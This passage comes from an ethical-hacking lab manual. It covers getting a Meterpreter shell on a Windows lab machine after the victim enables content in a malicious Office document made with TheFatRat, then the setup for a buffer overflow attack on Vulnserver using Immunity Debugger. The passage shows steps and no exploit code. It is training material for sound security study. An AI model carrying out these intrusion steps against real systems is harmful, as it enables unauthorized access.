


Figure 1.6.34: Enable editing option in MS Word

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

49. A **SECURITY WARNING** appears; click **Enable Content**, as shown in the screenshot.




Figure 1.6.35: Enable the content option

50. Now, switch back to the **Parrot Security** virtual machine and observe that one session is created or opened in the **Meterpreter shell**, as shown in the screenshot.




Figure 1.6.36: Meterpreter shell successfully obtained

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.8

View Exploited System Details

51. Type **sysinfo** and hit **Enter** to view the system details of the exploited computer, as shown in the screenshot.




Figure 1.6.37: Viewing exploited system details through the command line

52. This concludes the demonstration of how to hack a Windows machine with a malicious office document using TheFatRat.
53. Close all open windows and document all the acquired information.

TASK 7

Perform Buffer Overflow Attack to Gain Access to a Remote System

This task demonstrates the exploitation procedure applied to a vulnerable server running on the victim's system. This vulnerable server is attached to Immunity Debugger. As an attacker, we will exploit this server using malicious script to gain remote access to the victim's system.

Note: In this task, we use a **Parrot Security** (**10.10.10.13**) virtual machine as the host machine and a **Windows 10** (**10.10.10.10**) virtual machine as the target machine.

TASK 7.1

Launch Vulnserver

1. In the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\vulnserver**, right-click the file **vulnserver.exe**, and click the **Run an administrator** option.

Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.

A buffer is an area of adjacent memory locations allocated to a program or application to handle its runtime data. Buffer overflow or overrun is a common vulnerability in applications or programs that accept more data than the allocated buffer. This vulnerability allows the application to exceed the buffer while writing data to the buffer and overwrite neighboring memory locations.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. The **Windows Security Alert** window appears; click **Allow access.**




Figure 1.7.1: Window Security Alert window

3. **Vulnserver** starts running, as shown in the screenshot.




Figure 1.7.2: Vulnserver starts running

4. Minimize the **Command Prompt** window running **Vulnserver.**

TASK 7.2

Install and Launch Immunity Debugger

5. Navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\Immunity Debugger**, right-click **ImmunityDebugger_1_85_setup.exe**, and click the **Run as administrator** option.

Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The buffer overflow vulnerability leads to erratic system behavior, system crash, memory access errors, etc. Attackers exploit a buffer overflow vulnerability to inject malicious code into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, etc.

6. The **Immunity Debugger Setup: License Agreement** window appears; click the **I accept** checkbox and then click **Next.**




Figure 1.7.3: Install Immunity Debugger

7. Follow the wizard and install Immunity Debugger using the default settings.
8. After the completion of the installation, navigate to the **Desktop**, right-click the **Immunity Debugger** shortcut, and click **Run as administrator.**

Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.

9. The **Immunity Debugger** main window appears, as shown in the screenshot.

